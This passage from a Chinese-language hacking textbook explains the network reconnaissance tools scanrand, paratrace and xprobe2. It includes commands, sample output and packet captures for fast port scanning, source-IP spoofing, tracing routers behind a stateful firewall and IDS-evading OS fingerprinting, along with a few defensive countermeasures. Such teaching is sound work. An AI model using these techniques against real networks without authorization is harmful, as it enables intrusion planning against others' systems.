UP: 18.181.0.38:22 [22] 25.158s
UP: 18.181.0.40:22 [22] 25.305s
UP: 18.181.0.40:23 [22] 25.367s
UP: 18.181.0.41:22 [22] 25.402s
UP: 18.181.0.41:23 [22] 25.466s
UP: 18.181.0.44:22 [23] 25.800s
UP: 18.181.0.44:23 [23] 25.813s
UP: 18.181.0.45:22 [22] 25.876s
[root@GrayHat root]#
```

这是 scanrand 显示其威力的地方,上述扫描在 25 秒内就扫描了 254 台主机的 25 端口。(scanrand 的实际速度要快得多,但大多数黑客没有自己的 T3 连接,所以这里限制为 600 Kbps。)

在上述例子中，scanrand 告诉我们目标 (MIT.edu) 所属的网络，与我们距离大约 22~26 跳。如果目标是在扫描器所在的子网上，任何扫描器都可以在几秒内完成扫描；但如果距离的跳数比较远，那么 scanrand 就远远胜过其他的扫描器。因为在同一网段内，扫描器只需发送 ARP 请求，即可识别需要扫描的可能目标（把本机地址的第 4 个字节，数值由 1 到 254 变化），大多数扫描器都可以在可接受的时间内完成扫描；而在距离等于或超过 3 跳之后，就可以看出 scanrand 及其无状态方法的优越之处。

为了更容易扫描流行的端口，scanrand 支持了关键字 quick、squick、known、all。所有这些关键字都可以用于替换常用的逗号 (,) 或横线 (-) 分隔的端口列表。

- squick Super quick: 80, 443, 139, 21, 22, 23。
- quick Quick: 80, 443, 445, 53, 20~23, 25, 135, 139, 8080, 110, 111, 143, 1025, 5000, 465, 993, 31337, 79, 8010, 8000, 6667, 2049, 3306。
- known 已知的 IANA (网络已分配号码管理组) 端口，以及在 nmap-services 文件中列出的端口 (总计 1150 个端口)。
- all 从 0~65 535，所有的 65 536 个端口。

为优化 scanrand 的性能，实际上需要使用 -b 开关设置适当的带宽消耗限额。初始值可以是猜测，而后续的设置可以通过试错法完成。如果扫描返回了意外的结果，那么用 -b 开关进行试验是值得的 (例如，主机的返回结果只给出了两个开放端口，而你原来可能认为它在几个端口上监听)。用 -b 把 scanrand 的速率调低一些，可以找到速度和精确性之间的平衡点。

由于 scanrand 实际上由两个分离的进程组成，彼此不通信，所以也不需要同一台物理机器上运行这两个进程。scanrand 还可以配置为只启动监听进程 (-L 开关) 或只启动发送进程 (-S 开关)。此时为了二者能协调工作，监听进程必须了解到发送进程使用的密钥，才能把逆向 SYN cookie 嵌入到每个数据包中。简言之，两个进程必须使用同样的密钥以便确定哪个回应是相关的。可以使用 -s <seed_value> 开关来设置用于产生所使用密钥的种子值。

在下一个例子中，两台机器 (GrayHat1 和 GrayHat2) 示范了 scanrand 的“分裂运作模式”。GrayHat1 的 IP 是 192.168.100.79，所以我们在往 GrayHat2 发送数据包时，实际上是在哄骗这个 IP。

首先设置监听器，设定好用于解密时的密钥种子值，将其作为后台进程运行 (用 & 表示)。

```
[root@GrayHat1 root]# scanrand -t0 -L -s my-seed-value &
[1] 7513
[root@GrayHat1 root]#
```



注意：我们这里使用的 `-t0` 开关会告知 `scanrand` 的监听器不要超时退出，否则在收到上一个回应之后，该进程将等待 60s 然后终止。

现在转到运行发送进程的机器，让其使用与监听进程相同的种子值，同时将源 IP 设置为监听进程所在机器的 IP (192.168.100.79)，以便哄骗监听进程。这里的目标是 192.168.100.5。

```
[root@GrayHat2 root]# scanrand -S -b lm -s my-seed-value -i 192.168.100.79 192.168.100.5:quick
```

最后，观察运行监听器进程的机器控制台上的输出。

```
[root@GrayHat1 root]#
[root@GrayHat1 root]# UP:          192.168.100.5:80    [01]  21.713s
UP:    192.168.100.5:443    [01]  21.783s
UP:    192.168.100.5:135   [01]  21.999s
UP:    192.168.100.5:139   [01]  22.058s
```

在本例中，响应数据包的时间戳都超过了 21s。这里的时间实际上包括了作者启动监听器、转到第二台机器、启动发送进程、在监听机器上开始接收回应的所有时间。请记住，时间戳记录了从 `scanrand` 的监听器进程在该机器上启动以来的时间，而不是数据包实际的往返时间。

`scanrand` 是端口扫描的新型方法。该扫描器之所以有趣，不仅是因为它是非常快速的端口扫描器，而且由于 TCP/IP 协议是有状态的，该扫描器相当于改动了协议，并以此来建立一个更快的扫描器。这种不受限制的思路，就把真正的黑客精英与碌碌无为者区分开来。

5.1.2 paratrace

`traceroute` 及其 Windows ICMP 对应物 `tracert`，这两种工具都是用来跟踪在 TCP/IP 协议的第三层从源到目标的跳数。由于该工具能够向攻击者提供网络基础设施的很好的描述，因此许多管理员在网络的边缘上限制了对这些工具的使用。`paratrace` 是 `parasitic traceroute` 的缩写，设计该工具的目的是窥视此类防火墙的背后以获得相关的基础设施的情况。

Unix/Linux 系统上的 `traceroute` 或经典版本的 `traceroute` 会发送 IP 数据包，数据包包的 TTL 设置为 1，并包含针对目标的 UDP 数据包信息。第一个 UDP 数据包发送给端口 33435（默认时，该端口是关闭的），而后的每一个 UDP 包都依次递增目标端口号（33436、33437 等），直至到达目标。对每个 TTL 值，都会发送三个包，然后递增 TTL 值（即 TTL = 1，发送三次，TTL = 2，发送三次，等等）。每次当一个数据包在发送到目标的路径中并到达 TCP/IP 协议第三层的跳跃点（即路由器）时，路由器都会把 TTL 值减 1。当 TTL 值减为 0

时，当前的路由器则将 ICMP type 11 code 0（连接超时）消息返回给发送者，并丢弃包含 UDP 数据的包。traceroute 记录返回 ICMP type 11 信息的路由器 IP 地址，并显示在屏幕上。

以下是 Unix/Linux 系统中的 traceroute（-n 开关用于覆盖 IP 地址的 DNS 解析，而-q1 则指定对每个 TTL 值只发送一个数据包）。

```
[root@GrayHat root]# traceroute -nq1 192.168.6.1
traceroute to 192.168.6.1 (192.168.6.1), 30 hops max, 38 byte packets
 1  192.168.100.254  1.248 ms
 2  192.168.1.2    4.648 ms
 3  192.168.6.1    3.135 ms
```

在以下描述的 tcpdump 路径，我们可判断源和目的端之间相隔两跳：

```
tcpdump: listening on eth0
07:19:03.192441 192.168.100.66.1234 > 192.168.6.1.33435: [udp sum ok] udp 10
[ttl 1] (id 56426, len 38)
07:19:03.195891 192.168.100.254 > 192.168.100.66: icmp: time exceeded in-transit
[tos 0xc0] (ttl 64, id 61767, len 66)
07:19:03.386809 192.168.100.66.1234 > 192.168.6.1.33436: [udp sum ok] udp 10 (ttl 2, id
56427, len 38)
07:19:03.396459 192.168.1.2 > 192.168.100.66: icmp: time exceeded in-transit
[tos 0xc0] (ttl 63, id 26846, len 66)
07:19:03.570611 192.168.100.66.1234 > 192.168.6.1.33437: [udp sum ok] udp 10 (ttl 3, id
56428, len 38)
07:19:03.579167 192.168.6.1 > 192.168.100.66: icmp: 192.168.6.1 udp port 33437
unreachable [tos 0xc0] (ttl 62, id 12343, len 66)
```

第一个返回 TTL Exceeded (type 11) 消息的是 192.168.100.254，接下来是 192.168.1.2，最后目标回应的消息是 ICMP 目的端口不可达 (type 3, code 3)。



注意：Windows 版本的 traceroute 称之为 tracert，完成的工作大同小异，但只使用递增的 TTL 发送 ICMP Echo Requests，而不包含 UDP 数据。

像这样的工具可以快速地攻击者提供大量有关目标网络的细节信息，但任何防火墙都可以配置为不转发由外部网络到内部网络的 UDP 或 ICMP Echo Requests，此类配置是标准配置。虽然许多企业都不允许防火墙放行来自外部网络的这两种数据包，但仍然允许内部网络向外部发送此类数据包。有状态的防火墙可以很容易地跟踪哪个内部主机向外部互联网发送了 ICMP 或 UDP 数据包，并能只允许某些回复通过。那么攻击者如何探测内部网络的情况呢？

Dan Kaminsky 开发 paratrace 的目标在于制作这样的一个 traceroute 程序：可以穿透有状态防火墙进行探测，而不会当作非授权数据包被拒绝。paratrace 有赖于一个现存、完全

被防火墙确认的 TCP 会话，该会话连接到防火墙内的服务器。例如，如果防火墙配置为放行在 TCP 端口 80 上通往内部 Web 服务器的数据包，在 80 端口上任何这样的数据流都可能被 paratrace 用于推测防火墙后的内部网络上 TCP/IP 协议第三层的跳数。

在 paratrace 启动时，会监听任何发送到指定目标的 TCP 数据包。当它监听到 TCP 流建立时，会快速向同一个流中插入少量几个 TCP 数据包。但这些 paratrace 产生的 TCP 数据包是包装在 IP 数据包内部的，TTL 数值由 1 开始增长。在数据包到目标的路径中，所有的路由器都会回应 ICMP TTL 连接超时消息，因为它是在前述建立的 TCP 流上、发送到内部主机的有效的数据包中，中间防火墙会允许该包通过。在 paratrace 数据包到达内部路由器时，路由器也会回应 ICMP TTL 连接超时消息，而这些内部主机允许向因特网发送 ICMP 包，这样，防火墙就允许主机向公众网络上的攻击者发送回应。图 5.3 是一个测试网络的图。




图 5.3 测试网络图

在下列例子中，tracert 试图探测有状态防火墙背后的网络，目标 Web 服务器是 192.168.8.100。

```
[root@GrayHat root]# traceroute -n 192.168.8.100
traceroute to 192.168.8.100 (192.168.8.100), 30 hops max, 38 byte packets
 1  192.168.100.254 (192.168.100.254)  4.249 ms  9.851 ms  2.999 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
```

读者可以看到，tracert 只能推测第一跳（192.168.100.254）。防火墙的策略是丢弃任何不是自内部网络启动的 UDP 数据包，也不会回应包含第二个 UDP 数据的包。

现在，我们利用 paratrace，通过到目标 Web 服务器的一个 HTTP 会话来推测。防火墙配置为放行在 TCP 端口 80 上通往目标 Web 服务器（192.168.8.100）的所有数据包。我们先执行 paratrace，接下来启动一个到目标的 HTTP 会话或者是防火墙允许的到目标的任何 TCP 服务，端口 25 上的 SMTP 连接也会工作得很好。上述的会话，可以通过浏览器或类

似 netcat 或 telnet 的工具建立。所有 paratrace 需要看到的就是到目标的任何端口上的 TCP 三次握手。

```
[root@GrayHat root]# paratrace 192.168.8.100
Waiting to detect dttachable TCP Connection to host/net:192.168.8.100
192.168.8.100:80/32 1-8
001 = 192.168.100.254|80 [01] 11.650s (192.168.100.66 -> 192.168.8.100)
002 = 192.168.1.2j SO [01] 11.650s (192.168.100.66 -> 192.168.8.100)
003 = 192.168.2.2j SO [02] 11.730s (192.168.100.66 -> 192.168.8.100)
004 = 192.168.6.2| 80 [03] 11.750s (192.168.100.66 -> 192.168.8.100)
UP: 192.168.8.100:80 [04] 11.786s
```

paratrace 成功地推测到了到目标的路径上的全部 4 个路由器，甚至从防火墙哄骗到了回应并显示了防火墙的地址(192.168.1.2)。以下 tcpdump 跟踪给出了 paratrace 所作的工作。Berkeley Packet Filter (BPF) 语法过滤了除 Web 端口 80 和 ICMP (第 9 字节设置为 1) 以外的数据包。每个包之后，都有描述。

```
[root@GrayHat root]# tcpdump -nv port 80 or ip[9]=1
tcpdump: listening on eth0
06:34:51.181220 192.168.100.66.3642 > 192.168.8.100.http: S [tcp sum ok]
3270151112:3270151112(0) win 5840 <mss 1460,sackOK,timestamp 35440328 0,nop,
wscale 0> (DF) [tos 0x10] (ttl 64id 19712, len 60)
```

TCP 会话启动 SYN :

```
06:34:51.419759 192.168.8.100.http > 192.168.100.66.3642: S [tcp sum ok]
3070906650:3070906650(0) ack 3270151113 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF) (ttl 124, id 34801, len 64)
```

接下来是 TCP 会话启动 SYN/ACK :

```
06:34:51.419925 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 5840 <nop,nop,timestamp 35440352 0> (DF) [tos 0x10] (ttl 64, id 19713,
len 52)
```

TCP 会话启动 ACK 以完成三次握手 :

```
06:34:57.386182 192.168.100.66.3642 > 192.168.8.100.http: P [tcp sum ok]
1:3(2) ack 1 win 5840 <nop,nop,timestamp 35440949 0> (DF) [tos 0x10] (ttl
64, id 19714, len 54)
```

HTTP 数据包 :

```
06:34:57.699062 192.168.8.100.http > 192.168.100.66.3642: . [tcp sum ok] ack
3 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 124, id 34802,
len 52)
```

100

HTTP 数据包：

```
06:34:58.045436 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) [ttl 1] (id 1, len 52)
```

paratrace 数据包 (TTL 1):

```
06:34:58.047061 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 2, id 2, len 52)
```

paratrace 数据包 (TTL 2):

```
06:34:58.059016 192.168.100.254 > 192.168.100.66: icmp: time exceeded in-transit
[ tos 0xc0 ] (ttl 64, id 41512, len 80)
```

路由器响应 (本地网关):

```
06:34:58.059021 192.168.1.2 > 192.168.100.66: icmp: time exceeded in-transit
[ tos 0xc0 ] (ttl 63, id 39270, len 80)
```

路由器响应 (防火墙):

```
06:34:58.070345 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 3, id 3, len 52)
```

paratrace 数据包 (TTL 3):

```
06:34:58.074176 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 4, id 4, len 52)
```

paratrace 数据包 (TTL 4):

```
06:34:58.075771 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 5, id 5, len 52)
```

paratrace 数据包 (TTL 5):

```
06:34:58.076156 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 6, id 6, len 52)
```

paratrace 数据包 (TTL 6):

```
06:34:58.076808 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 7, id 7, len 52)
```

paratrace 数据包 (TTL 7):

```
06:34:58.077105 192.168.100.66.3642 > 192.168.8.100.http: . [tcp sum ok] ack
1 win 17518 <nop,nop,timestamp 4652470 35440949> (DF) (ttl 8, id 8, len 52)
```

paratrace 数据包 (TTL 8):

```
06:34:58.139041 192.168.2.2 > 192.168.100.66: icmp: time exceeded in-transit
[tos 0xc0] (ttl 62, id 12301, len 80)
```

路由器响应 (跳 3):

```
06:34:58.159063 192.168.6.2 > 192.168.100.66: icmp: time exceeded in-transit
[tos 0xc0] (ttl 61, id 51953, len 80)
```

路由器响应 (跳 4):

```
06:34:58.189026 192.168.8.100.http > 192.168.100.66.3642: . [tcp sum ok] ack
3 win 17518 <nop,nop,timestamp 4652471 35440949> (DF) (ttl 124, id 34803,
len 52)
```

HTTP 数据包:

```
06:34:58.189031 192.168.8.100.http > 192.168.100.66.3642: . [tcp sum ok] ack
3 win 17518 <nop,nop,timestamp 4652471 35440949> (DF) (ttl 124, id 34804,
len 52)
```

HTTP 数据包

paratrace 在 TCP 流中注入了 8 个推测数据包 (包的 TTL 值从 1 到 8) 以获得回应。在本例中, 可以只发送 4 个包。在发送数据包之前, paratrace 检查三次握手和其他接收的数据包, 并将其 TTL 值除以 64 来猜测到目标的跳数 (操作系统默认使用不同的 TTL 值, 但通常是 64 的倍数)。虽然这个方法并不精确, 但给 paratrace 提供了一个起点。如果 paratrace 猜测的值过低, 通过发送 TTL 值递增的推测包, 即可以知道这一情形。-s<number_of_hops> 开关会告知 paratrace, 在估计的目标距离上增加 n 个跳跃数。

通过在防火墙两侧阻塞所有的 ICMP 数据包, 很容易阻止 paratrace。如果 ICMP 是必要的, 防火墙可以配置为允许向外转发 ICMP 回复 (type 0), 但禁止转发 type 11 TTL 超时连接。

paratrace 是对 traceroute 范型的一个精巧、崭新的实现。Dan Kaminsky 根据对常见的防火墙配置惯例的了解, 开发了这样一个有用的工具, 可以绕过外部防火墙进行探测。

参考文献

- [1] Paketto Keiretsu Source Code www.doxpara.com/paketto-2.00pre3.tar.gz
- [2] Paketto Keiretsu scanrand sample output www.doxpara.com/read.php/docs/scanrand_logs.html

- [3] Paketto Keiretsu paratrace sample output www.doxpara.com/read.php/docs/paratrace.html
- [4] Paketto Keiretsu Hivercon Presentation www.doxpara.com/Black_Ops_Hivercon_Final.ppt
- [5] SANS Institute Paper, "What is scanrand?" www.sans.org/resources/idfaq/scanrand.php
- [6] "paratrace Analysis and Defense" www.giac.org/practical/GCIH/David_Jenkins_GCIH.pdf

5.2 踩点：过去和现在

共有两种类型的操作系统踩点：主动和被动。被动操作系统踩点是一种艺术，通过嗅探网络上的数据包来确定发送数据包的操作系统或者可能接收数据包的操作系统。用被动踩点攻击或嗅探主机时，并不产生附加的数据包。它只是监听并分析所看到的数据包，查找可识别的模式或签名。这当然是最隐形的方法，但为了能够工作，攻击机器必须位于目标计算机和与该计算机进行通信的计算机之间。通常攻击者会攻陷一台机器，并在本地网段内嗅探数据包，以识别被攻陷主机能够接触到的机器操作系统的类型。就单个工具而言，p0f 是现代被动踩点工具的一个伟大的例子。

主动操作系统踩点是这样，它主动产生针对预定目标机器的数据包并分析回复。这允许攻击者挑选目标，但有可能把攻击者暴露给 IDS 系统。

操作系统识别的一个非常基本的形式，是通过端口搜索检查开放的端口。一些操作系统默认情况下监听的端口与其他操作系统不同，因此如果搜索到某个端口，而“brand X”系统默认会监听该端口，那么可以假定相应的目标机器在运行“brand X”。使用该方法当然无法保证一定正确，因为系统管理员可以并经常会改动端口以增强系统的安全性。amap 是一个用来识别目标系统上正在进行监听的服务的工具。

另一个方法是向一个监听服务发送一些数据，并预计可能返回的可识别的回应或错误。某些操作系统可能会发送一个可惟一识别的错误代码，或者由于没有严格地遵守标准或 RFC 以至于可以识别。还有另一个方法是考察 TCP 协议信息：某些操作系统使用了不同的默认 TCP 参数，各种不同的 TCP 标志/数据包头的组合会以特定的方式进行响应。

近年来（在过去三年中），ICMP 回应信息已经被用来尝试识别特定的操作系统。在一篇论文“ICMP Usage in Scanning”（作者是 Ofir Arkin，xprobe 的作者之一）中详述了这种

方法的一些好处和难点，而类似 nmap 的通用工具已经把 ICMP 扫描集成到工具箱中。笔者将考察这种技术，以及 xprobe2 对该技术的使用方法。

5.2.1 xprobe2

笔者曾经指出，能够确定目标系统的操作系统的方法有多个，有时在得出真实的结论之前需要组合使用不同的方法。对攻击者来说，真正的风险在于向目标发送太多的数据会暴露自己的存在。这些通信数据通常包含一些构成可识别签名的数据包，其中的一些被有意构建为畸形的数据包，以便得到可辨识的错误信息回复。但许多入侵检测系统都已调整为可查找此类签名，特别是存在畸形数据包的情况，在使用纯粹的 TCP 方法进行踩点时，这的确是个问题。

对 xprobe2 (X Project 的产物) 这个踩点工具来说，由于混合使用了 ICMP、TCP 和 UDP，因此比其他的踩点工具更隐蔽。该工具由 Fyodor Yarochkin 和 Ofir Arkin 在 2001 年发布，xprobe2 之所以能够逃脱入侵检测系统的监视，其真正的秘密是它根本不发送任何畸形的数据包，而是使用普通的 ICMP 数据包和 TCP/UDP，该工具发送的数据看起来就像是网络上一些无害的噪音。虽然不能认为 IDS 系统无法配置为可搜寻 xprobe2 模式的攻击，但这种配置将产生大量的假警报/大量的日志数据，导致难于筛选。事实上，大多数 IDS 系统都倾向于创建大量的日志文件，而寻找此类通信数据只是复杂化了审阅日志的工作而已。

xprobe2 与其他踩点工具另一不同之处，在于其模糊匹配能力。这里的“模糊”是指，对于一个响应，xprobe2 可以给出一个可能的操作系统列表。xprobe2 并不进行那种粗糙的模式匹配，相反，目标系统的回复信息会通过一个由不同的独立测试构成的矩阵，并汇总各个结果，得出一个整体的评分。该分数会告诉攻击者目标计算机运行某个操作系统的概率的百分比。例如：“70%是 Windows 2000 Server SP2”和“55% Windows NT Server SP3”。这样，攻击者就得到了一个可能操作系统的优先列表。

我们来考察一下使用 xprobe2 的一个例子。简单地运行 xprobe2 <IP address>，将启动默认的测试集合。我们在这里针对一台运行 Windows NT 4 Workstation SP6a 的机器使用 xprobe2。

```
[root@GrayHat root]# xprobe2 192.168.100.5
Xprobe2 v.0.2 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-
security.com, meder@areopag.net
[+] Target is 192.168.100.5
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
```

```
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_info - ICMP Information request fingerprinting module
[x] [10] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting
module
[x] [11] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.100.5.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.100.5.
Module test failed
[+] No distance calculation. 192.168.100.5 appears to be dead or no ports known
[+] Host: 192.168.100.5 is up (Guess probability: 25%)
[+] Target: 192.168.100.5 is alive. Round-Trip Time: 0.00253 sec
[+] Selected safe Round-Trip Time value is: 0.00507 sec
[+] Primary guess:
[+] Host 192.168.100.5 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 70%)
[+] Other guesses:
[+] Host 192.168.100.5 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 5" (Guess probability: 70%)
[+] Host 192.168.100.5 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 6a" (Guess probability: 70%)
[+] Host 192.168.100.5 Running OS: (Guess probability: 67%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed. [root@GrayHat root]#
```

读者可以看到，只用默认测试集合，xprobe2 就能够判断出一组操作系统，其真正的结果也包括在内，而这些只是发送了 7 个看起来没什么问题的数据包。xprobe2 猜测得到的主要结果是 NT 4 Workstation SP4，这与实际的情况相当接近，可能是 SP4 和 SP6a 在处理 TCP/IP 协议时有差别的结果。

对数据包进行捕获，可以检查 xprobe2 实际的工作方式。以下给出的结果中，192.168.100.66 是攻击机器，而 192.168.100.5 是前文所述的目标机器（有些行进行了折回，以方便阅读）。

```
192.168.100.66 -> 192.168.100.5 ICMP Echo (ping) request
192.168.100.5 -> 192.168.100.66 ICMP Echo (ping) reply
192.168.100.66 -> 192.168.100.5 ICMP Echo (ping) request
192.168.100.5 -> 192.168.100.66 ICMP Echo (ping) reply
192.168.100.66 -> 192.168.100.5 ICMP Timestamp request
192.168.100.66 -> 192.168.100.5 ICMP Address mask request
192.168.100.66 -> 192.168.100.5 ICMP Information request
192.168.100.66 -> 205.152.0.5 DNS Standard query A www.securityfocus.com
"Microsoft Windows NT 4 Server Service Pack 4"
"Microsoft Windows NT 4 Server Service Pack 5"
"Microsoft Windows NT 4 Server Service Pack 6a"
"Microsoft Windows Millennium Edition (ME)"
"Microsoft Windows NT 4 Server Service Pack 3"
"Microsoft Windows NT 4 Server Service Pack 2"
"Microsoft Windows NT 4 Server Service Pack 1"
205.152.0.5 -> 192.168.100.66 DNS Standard query response A 205.206.231.13 A
205.206.231.15 A 205.206.231.12
192.168.100.66 -> 192.168.100.5 DNS Standard query response A 205.206.231.13
192.168.100.5 -> 192.168.100.66 ICMP Destination unreachable
192.168.100.66 -> 192.168.100.5 TCP 46312 > 65535 [SYN] Seq=1183539498
Ack=3904166783 Win=5840 Len=0
192.168.100.5 -> 192.168.100.66 TCP 65535 > 46312 [RST, ACK] Seq=0 Ack=
1183539499
Win=0 Len=0
```

xprobe2 首先发送了一个标准的 ICMP Echo Request，而目标机器的回复是标准的 Echo Reply。在第一次交换中，xprobe2 发送的数据包是 ICMP type 8（即 Echo Request），code 为 0。该数据包是无害的，应该不会吸引 IDS 的注意。接下来发送另一个 type 8 数据包，而 Code 为 123。参见图 5.4。

这稍微有一点奇怪，因为 code 123（或任何非零的 code 值）在 ICMP Echo Request 包中是没有意义的，但 xprobe2 感兴趣的是目标系统对该请求的回复。无论请求发送的 ICMP Code 值是多少，Microsoft Windows 操作系统都会用 Echo Reply type 0 和 code 0 回复。而其他操作系统则大多数回复 Echo Reply Type 0，但 code 值与 Echo Request type 8 请求相同（本例是 123）。图 5.5 是使用 xprobe2 探测一台运行 Linux、核心版本 2.4 的机器时，用 Ethereal 捕获数据包的结果。




图 5.4 Windows 操作系统对 xprobe2 发送的 ICMP Echo Request type 8 code 123 的应答




图 5.5 Linux 操作系统 (核心版本 2.4) 对 xprobe2 发送的 ICMP Echo Request type 8 code 123 的应答

这又一次验证了 xprobe2 使用的测试仍然是无害的，不会引起大多数 IDS 系统的注意。虽然这不一定意味着防火墙或包过滤设备会放行这些数据包，但典型的 IDS 系统是不会有反应的。

接下来，xprobe2 会发送三个相当特殊的 ICMP 请求。第一个是一个 Timestamp Request (type 13)，接下来是一个 Address Mask Request (type 17)，最后是一个 Information Request (type 15)。有些操作系统会忽略其中的部分或全部，但在没有忽略这些数据包的情况下，这些数据包就是“免费赠品”了。在本例中，Windows NT 4 对这三个请求没有回复，这有助于 xprobe2 做出最后决定。

现在，xprobe2 做了一些有趣的事情。它迅速地向本地计算机的 DNS 服务器查询了 www.securityfocus.com，但这只不过是试图通过查询以得到有效 DNS 应答。一旦发现 DNS 查找是有效的，xprobe2 将复制从 DNS 服务器得到的应答，并发送到目标计算机 192.168.100.5。目标计算机可能不会预计到这个回复的出现，因为它并没有发送对 www.securityfocus.com 的 DNS 查询。但这正是 xprobe2 所需的。通过从攻击者计算机的 UDP port 53 (DNS) 向目标计算机的 UDP 端口 65535 (由 xprobe2 的作者挑选) 发送 DNS 应答，xprobe2 假造了一个有效的 DNS 应答，如前所述，但应该不会引起 IDS 系统过多的关注 (参见图 5.6)。

